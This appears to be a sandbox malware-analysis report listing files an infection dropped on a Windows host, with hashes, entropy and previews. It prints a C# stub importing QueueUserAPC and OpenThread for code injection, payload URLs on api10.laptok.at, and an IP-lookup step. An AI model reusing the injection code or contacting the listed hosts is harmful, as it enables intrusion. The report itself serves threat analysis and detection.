Preview:	dc5Myj1zX7wL16anUxKQbz0PUOVZccb3OWc2KaU5+XF1MrQFi5BV7tYx7BVtZTNjiJ4fPn/SH+6LpMOl9zy0PHDvdc1lteTU0DMsO0xKrJ2AJBhibqs0KAZjyZ2sATERlhsdm7/JrNq5iWPBI026FWqTzpw/E+iy/D1HCAxeakEUXanAlqIYdJVX2tjtziBfVxf9HFOuD0gXtSQqptUTh1GuewVWXfg7K1l6qMZXohnzDheZ+hO4JWUdY1G6C5TU7nGN1CzHxAx9rzc+7dBrMEHMrX/hFNwnZC5YRnKDiiWkzqW3qNWXXU23dnvOno54EE6JnFwpj3a75ko3/blADxve+zDiEAqDbvVLJAn2SEEybIqQG+c1hUe4DM7q6dY6wTRaJ9+kr2Faq0KjxDpfAaz/J7eRc3F86mOUUfhhZ+qch//Zv9OEuUbEummmoMGReikRWVckbemdwmEzVgNSCiHpCY3r0L/rCWu6Rnoxa8M/zPljyUBPcWXjFVJDxpOW7G6k/iaI8TEQDYJr+iDAWzmmCN1N89rVDh9xrDVNPNlpuifS7S1ByEqoMfoEpCnxManZ/5CmJes5lxUz1ksnZjPSTpcoVJclBDP2Svyfq3smofUMt0BsVHGKDs7O9RKHta7HHWZ4cy8oiqh69Mh9d3WUcD6OzCzR2xgtGXLn3ik618P0/CZ/HozGsVwB671/tTlbLqnV9XUTaHtLmc57EPDB54VvJLM53YU0P7IceRAZiPfZ+Ad1GdKGoj2BmcRcuqjA6EQIDA3sy2AePwSr0wNqED9SRm/RvuyUvhoCrFizu/NKJG4ekC5vWFWOFo+X11EG3tLHladPjLUNDLRWz/li/89l0UFGTmkyHLIAw1wAOYZgkAohqmgmpEzhEgot2hGSg1MOhC+gnykRezoR7/P6726Zap1bjfYtnPJ7Wy6vUMKKhKYivcP/raiyymBY/h0MP2y3w+mCTOwMpD8D8v+6KHVOL4iD8miJtfC+m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\f[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338008
Entropy (8bit):	5.999869391852298
Encrypted:	false
SSDEEP:	6144:X36/dI+cmFqVRwgq2o/JG/IRKIyyCmZm/hKC2Ny5vWb1OB/sQx2IKtA4QMO:a/dINmGREBXE3mUIC2nXc2IKW4Qp
MD5:	03D61BB1F49164FA9812A5E896C67F3E
SHA1:	85FA697A67481A5631B61FB3F539B4503B929EA1
SHA-256:	CDE50C5D8FC8B941FD19E1F70B357635061FBFE6F9A0D5BD4C0CFD9F46BF8436
SHA-512:	04E6947E4C892007BD46F9FAA52D9B792892A929AFDCD2797091F54EC65D2822366F0A0743EB20B9E1497B08E164F5DB194010186D31B65831CB9C839A71C784
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/V1DBpeXcd2SVjySIO/8hTgDrr844Y9/FkNwDrqNmFQ/9oPqk4MIOokEEO/lAj4retEL8hBWD_2B0pxU/T7oLkBnwilwgrQ1C/AvHVEHenvUSVrMm/ORNvMXPydgnOdjqkcE/7xobo7HTI/u73jkfr_2FjHMJCI9rY_/2BjBbFYZ7F0eTv_2F_2/BYfIj0Dy67ek7AsPxEOFXL/T0hfdBRqc_2Fe/6YdiM0Di/NVBY3QI9vCDaT6RZ7Z_2Bsp/Tf56xI5YR0/r4h0IdnvWama32P8r/O_0A_0DQ7_2F/xwdj748yuth/QipPLmYlZrUIFf/ItsP98kSmplqzXo_2FbHs/x1amFzzsXuM/2v_2FCbB0Kb/f
Preview:	ix+4zopyS5Zb1yhQYCwOCVX8cdmxlByXC8UyxeQK0zznJlDVK9Oxl8Rq1F05vsKoIReV9UZOLSxZ1jvHDnCVs4gT5YM0PY/Ugn/E4Q8lv7AbuXQNF919sT99Z5qQ5oLVwLPRJJjRaRs8w0Yb0L/FMjrqCAAQ3HHRoRJfEqVsmy5BRYhbJLTGIFiHAEQ6mXalmlkwlt1V9HFEZuG/O3LXXsAkNj9dgUwDEpOLhnTxRp0/XP3bIxs5gyKVhVPYphhfmr1dJrkKxo9a9/c5ibgljval/GdZWjwqqgLrhaQonD3/o9AhWMu2xZ3yXsA08eboPRIQXj9zOicR/ip6PtDVocwDkwimC+ACJ5uobFopja2yO3cVeiF2xJSzHxvccwII9EZFEhWpEavbPx/D4ZXg7YtbEbDoX1VWryX4fAcx9V7ZRJ3UrvXA0H4IzCvfoAvhXe9wu6gfxLWXaY0C47fRrcxJjFl5JJR0UMzb3bqE6l2qE0tF0H0UZ+Vr6+esPmFbLzjErDldhK8LrgEtO2y3wS82DKjypVmH68MYEedt1l1yssNAzaZbnlvrIs+r0sjCOUKrzhQlwWuIPbL7oJ+VeR5elHyyhnRFAsymKu8YMOJDEiqfqfUsosgV/OEm+kBstS7l8o+OlOdP67DLUNUjCZGHiG1Xdfxqwy7QePTlH5zKfmx7hucr/wDCYhWv9EGLpytc3Jt28tLKqXhrYFnInjBO84x8ZQEuaaj/QPUhqZbdulImaf/JkFslNxOrJh8NdV6/MN5noGp0Pepmur7ldmdzCM+WPkKW9EvlABimnJDYbt0QfkSKdAcHbCdchWLWVhDruMAn1GBH7Rx3kzUYBu3gK2CEIqq7n+EJuq9Yz4k/9lAXAiodT7OVSgOxcp34CPUsmkb8Rvqcu8dfndVOdARDUt1yXb2hBgteYrxc4Suuo59wOMPeYFueTpxivJQwKwAu9wu+l5z40daKVd6r4iwA0WExliDIbKfkWB+/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90_2B[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999836336819629
Encrypted:	false
SSDEEP:	6144:LO9BcSK5cnihVRakwHDgwodbX+Un+IQ7fqjeMRmd1:LkLn8VRl1woVX+2RQrtBd1
MD5:	FC226C805B21348897F9CF750630EBA6
SHA1:	5F20971E026402B862B9A62A6B4CCCE997BFE90E
SHA-256:	B2BA15FFD15238328B301C92BC4CB4CA7C5B500826146DBFACB98B261E12FB31
SHA-512:	CC7D68BC7D29F45BBC9152AA9D360263B8F56675ED71C273C7750D9B268DF99A72C0B8CC2F0D2A1881784750D05CA8ABA9C5DA52393BA9AE27A2338F6EB13E C
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/_2B3RKwW/iUs9mOE_2Fy587oYC_2FhiP/cqwrXVzOiN/3iy_2FEQhtiU4caUY/vWPEHIJ26Cxh/hxAwM2tWDkS/qSV4R5vbQ5WIYO/vg5dj3B7tqHn_2B 5lMt8g/ZCmUbWqqhg2tfb6o/oSVPWNxkppLXqHK/vV8NxeiuEcG4zeTrzv/QP7ToNFgg/ooAdhPJGl1OBQCmkIaFe/emmxLHFFXg9hJQ1rXN3/R0lYYQ4mDPy013_2BEN29 K/KCxOU_2Fu7g0U/2_2FUAD4/FmM_2B3LZkNPjT_0A_0Duh_/2Fckmk1sZB/GylmdmeslwIeJNcsI/5j5juAVhdr/efpdipqa/_2B
Preview:	 bCDmG56/ZGJCnK57yB48316E1AwMxoZFpLJ/fL6RyHH6z8WWxfeP5zsII9nQJixRoABWeyYOh+QvmbbTogob9cq/3ayFjfEgr8iqVOjarjeS13gakZSlB5kYToxRul+cKc G5DoKRCFpia5IoNTX/cqQdxLTX41TXxNTjfFlnpJy88JrJLpXK8HMnRefEmshmLublL1L0nsQPylestSsciJS4KMnnDn0t/jzqFb9ej9iKhd58CiFPMmaQChq0SoL+BzPj Sp20D5BFf3ayIVCFQp+I9tuN8q8q7hIJ6FpBcNvutQ3KX6863HQhKvpXkBrepMOcF0FYtvC9Tc/wFS+d6pmVVTf/ujpuwmI8HJSCQAj4JXtM7YpFLj87pnV0ijP+L+oF/A Vd55puLadVfoxK+Is6XbJeLxCrgEBb/QWaL6SV8HBpDcQEPrcYDOznjDm8ATNlzK86vGAKxBfH8CiNw6qIaInwrJQ/rOIErZGDkTtyKGrvAkaHqg76KhBAiQ3BNn+H1nU2 7D0pO/KA58JS+10MCKOY31FWx9CAHcHarDnvbRnk0WTqje/i4QbODSp8g6XJuaa95ltgYOKbGxadZQ9IfFNVrSEwxRqYkBZcnGu2EtpWpC1Ks/fYLJOX/z1lelzjN5PluvEWV2H60wq06JnJl85dFWDBfcTjv/sS837YVzTtI1wae22Xzk2wERnobGvULJhD1FNbylgTCyH9UCS2Cq/NUzEARHSOZCnYB7woyDdlFlAbMHBkwHJV23NKAT jqITLAkmobXJXh/zEltrLapPklZsumwXAolxOqgaRl9EmartlkRMjScYA6AtZSBcSgzDAxgZtyTr3kQQJscv4qgSjhVDW8kWO66xm8u/3H7SS/LXh3BryRRetoELZcetKW zVRTXAeeTiDajUn/ke8Gp7ra1aSdTNW/jhrUJ8UANKS4hUiafZ8HDBpR38v24/ZL4Db0DER2nJm+aHTElBw66My91kYg1Xh6UlvK

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	 PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	 @...e.....@.....

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.214043488147193
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fPwzxs7+AEszIN723fP7xn:p37Lvkmb6K2aQWZETaN
MD5:	62CF574F6F27BD70FA832C9D3615E658
SHA1:	6D7F2604FA22B06A7D9CA5C72BCBB5D0B0372628
SHA-256:	3AA9072271C8ECC0985290AFA9B6758A1904171649FE2232172701BA51838CC2
SHA-512:	8E0364B2C6CF97C6C1C7C04E24E65F6C4D1B821EA5B2946EB6BE521F6CB75B8F3496C941096ECC883DD5D8924C4E34D2B4500BEF0BD5A322022721DBC054BC6
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs"

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6128442232314115
Encrypted:	false
SSDEEP:	24:etGSy/W2Dg85xL/XsB4zEL4zqhRqPPtkZfTmgn+II+ycuZhNR8akSmRPNnq:6XWb5xL/OLbuuJyKn1ul2a3Cq
MD5:	AEEDC87EC8E42A44F2F32A2A2313F443
SHA1:	570FCD54C7D8E367412F5EC697871093AC4C30CF
SHA-256:	8263A3AB1BFB646FAC0C7CA4A58995C4E23C87777A6950327A649AAC3F6304B2
SHA-512:	D6961139EF30AF83F49CDA2CB8D9A25FB48C7EE680E31FD1E25C1692F3FB380960BF3666B09E880FAD1DB822185B83815E9DB0DB98C1AAFB1E2AEB1CFAA96BD2
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*....3./....6.....C.....V..... .....<Module>.41myt1z4.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB

C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.out	
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1049556610214566
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryWo8ak7YnqqNoRPN5Dlq5J:+RI+ycuZhNR8akSmRPNnqX
MD5:	0B5DF18E4A860E71E6F20BBAA7EDC200
SHA1:	A5E11DCFEE908426FC8D2CC8265A428D81D93B37
SHA-256:	3E64459C2B5EC8711A64FE922240EFCB129FFA0FD5218521BF75A1576AED178E
SHA-512:	F5AA8A18457E2B0455663D3585669C64C364EC0ED8781C7070DE8C5B2CDD4C61BCB6612308AF73FAE66243E1DAB136AF9EDC02771319880C91113B48E2F3534
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.1.m.y.t.1.z.4...d.l.l.....(.. ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...4.1.m.y.t.1.z.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\9047.bi1	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	112
Entropy (8bit):	4.48992345445028
Encrypted:	false
SSDEEP:	3:cPLgeqnhARtt7TSjjhThARtn6an:o0eqnWbtChWbn6a
MD5:	1784914AE468F35A55BBAF2A8D746D04
SHA1:	7959C412D18BEBCE89AF9DC3715AA17A703467B1
SHA-256:	E32BFF5542AF45D88A381F1F0239906ACC07E086FD4F93D9A057A70D48DF4E1A
SHA-512:	CD36A88A3E8E5D11B606B65A72070FD1A60960ED7D4CC0713274039E328038FD129FC57DD806A8F66D2A82E9AF18304E7E39E494A75ECD3B40CA7EA6EE3D68C
Malicious:	false
Preview:	Server: resolver1.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.25....

C:\Users\user\AppData\Local\Temp\Ammerman.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41922
Entropy (8bit):	**7.9900732828260255**
Encrypted:	**true**
SSDEEP:	768:iPRP7HHNs72bLXJnkNQmgOAhghqgwZJTpT/6gKffcvv7ovDTvxfz:GRP7HnbLZkGLOKBJT2ffhvvxfz
MD5:	94F926A14F611ED85B2AD7F5C108D930
SHA1:	920C9F8B4B8100DEDA928646DBFABA7D8E7AA6DE
SHA-256:	BA9979A733F1226AD56803023880155FECAAEDAB7ABB4DC9552BD674D47FE62F
SHA-512:	3DD6E4E6381AC5128860FF102E4CD3625E5BB621A077CD367231BD8FB49CD9BE09C0DF0C2AC7EAD62015DE95C4469041240414605555A78225ACB2D72DD8DC56
Malicious:	**true**
Preview:	PK.....rQ.}.....earmark.avchd..8..8N.$....![Hb.bl!..k...C.2.o!..|J.....e.%F..Ra.....W}...s~../.u.....y....{...~.....8.vv..4...h...?a.`.50...:._._.....8.....8....y.`.....p....0...@.@.j....{4:..~zz}.=`...M.? .G:..<.#.....u....._0.L.|4z...,.wJ.....r.:...-.?....::.ig.u4.....t.t....G...A.....?.j.....a.7...F..1#.f...K.N_N..{...4|9...v.X....3..&6:3.T-...:.1.lf.9.F;{..3. .....o....t2tt..@|....^.:.;.....`.`~....v..54....K.....c....p..K.DX..{4B.],..a...P.h9....F#H.:..}hM.(.I.WS..Fk^...;H..o.Wc..2..H_...X..u.<....X....Pg.$.g,.~.O.+.s.dI.=.D.1.6.!....9..<6Z ....b.h...0>s..*...$..v...N.I..'.S.....G.qck._.k:....j.N.....K...x..Mk....#ugE...G....R..G...%.d!mk.d.._..."I...>P.3.....S.....<....Ws..!.....f.L.$.$.e:.U3.H.T.$.....h-{.ag.}...%D..^.H 0.....Z.....j.....h.J.G....o.....`.d.ee..8y.s./...V.....=wm...aT+..&...e+.p_....m8gz9...|..W.h,...2.Q..N.L.....?"..<.@7W.

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.413909765557392

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Encrypted:	false
SSDEEP:	3:4EA3ppfn:4LZx
MD5:	1F1A0E8B8B957A4E0A9E76DAD9F94896
SHA1:	CC1DDD54FA942B6731653D8B35C1DB90E6DBBD34
SHA-256:	D106B73E76E447E35062AE309FE801B57BBEE7AC193B7ABCF45178ADA7D40BB3
SHA-512:	10505ED4511DC023850C7AB68DDCE48E54581AAC7FD8370BAFE3A839431EFC2E94B24D3B72ED168362388A938348C5216F1199532D356B0F45D2F9D6B3A2753
Malicious:	false
Preview:	ZWJmCemKPVQNwvupbUKEMAALZhNPjPJb

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.296931150087355
Encrypted:	false
SSDEEP:	3:oVXVPnPLk98JOGXnFPnPLun:o9lPg9q1PC
MD5:	83BB7DF4CB16AAA1B3D6B986C71B7909
SHA1:	C40F2F24FAF561C88EF13B8BA68B0F8F5B0B7449
SHA-256:	F59AA498EFE14AE29D4CC88769725E3C4E22C134666A9A4361479525638B16F3
SHA-512:	9133311B64CDBAF129D009AF318E3C0410FED5C589DFCA64AB00256A3080ECD951442E143476ACC7844E88EBEC08FAEFD113726ECDBFE8C87344218CB3639 F
Malicious:	false
Preview:	[2020/11/20 10:41:44.436] Latest deploy version: ..[2020/11/20 10:41:44.436] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES2F3F.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.723074924047456
Encrypted:	false
SSDEEP:	24:ea3SWPaHohKdNfI+ycuZhNR8akSmRPNnq9SpgMm9c:bZiKKd91ul2a3Cq9+
MD5:	8F5D9D828F62635C334F79A61D6C0EC9
SHA1:	F6025593D6E45245C0777E9EA167D67B544A42D7
SHA-256:	0F23EC8C7487380F75F48683DA4DBBAFD7661BD396BD14FC2CDF765957DA82D2
SHA-512:	0A4D7A7DDDD8DD400D017B02F0C52E62BA25148CCC738322AC3D4B9D5D4CF3964B1E2E53233AA3B5E50AAF5DB5A3B81D75F04AD008AB40F736CC6FF61C842 5F
Malicious:	false
Preview:	........W....c:\Users\user\AppData\Local\Temp\41myt1z4\CSC9757D2D6F9F84ABABCD57DA7E4EFF939.TMP.....].J..q.....7.....C:\Users\user\App Data\Local\Temp\RES2F3F.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtr es.exe..... ....

C:\Users\user\AppData\Local\Temp\RES4817.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.7264763643476124
Encrypted:	false
SSDEEP:	24:/aAaVyu/aHFfhKdNfI+ycuZhNFGakSUXPNnq9SpiMm9c:SA5vKd91ulFGa3UFq9py
MD5:	909338495F5A78F05197E239771E4183
SHA1:	2D6668D4BDC9D833A5E65F914663CDC0C855B823
SHA-256:	C73584457E6405B6BFB56710CABE96BD4789E88264A961BB285AF673ADBD6B05
SHA-512:	43083CA4CC5E199BE09A48EF1489FB69149FFEFF22E3D6D4BCFAB4A3FDF9D08740CA0502A544CF91F1D37E15852363E51320585663E81EA54E2964A8982BC840
Malicious:	false
Preview:	........V....c:\Users\user\AppData\Local\Temp\dvgqxizg\CSC2062E18B5949488FB5158C917D4EBA9.TMP.....2...*.....~.....7.....C:\Users\user\AppData\Local\ Temp\RES4817.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\Tolstoy.3gp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.136842188131013
Encrypted:	false
SSDEEP:	3:L0a3dGn:AOGn
MD5:	DE116F46B1AB756FE5FC714826D9C77C
SHA1:	C0543E108146A86E97F9C92D84550415FF0D07F6
SHA-256:	B83A7A9918FBC774A1CBF2D5C700D86B64D91961728A7BBEC91FF74CE27C6CBA
SHA-512:	FFA07A13C6527B966AB311853D6FF493D9F9EF7B22A530DD52FE06CF41D43880A310F39826DD1D6ED24A54C8C4E0A70E4E2073F52B01BF045715F60833F02FE8
Malicious:	false
Preview:	thzQhBrCvRRGaQnmDrodlryY

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dj1ranvb.zfa.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lnjgsc1m.w4a.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\bowerbird.m3u	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	5.116264615668023
Encrypted:	false
SSDEEP:	3:AtNBcCRVqrGZgME1:AKAArcE1
MD5:	FCA5D5C49A23B8614C6F821ABC873200
SHA1:	C6982C28BD133E0317D388EFDFE29CB78A5AB6BA
SHA-256:	9EC7D8CE210B398464E1AE84073DA79284983AEA1AE6AD5985DC77AE95C1C242
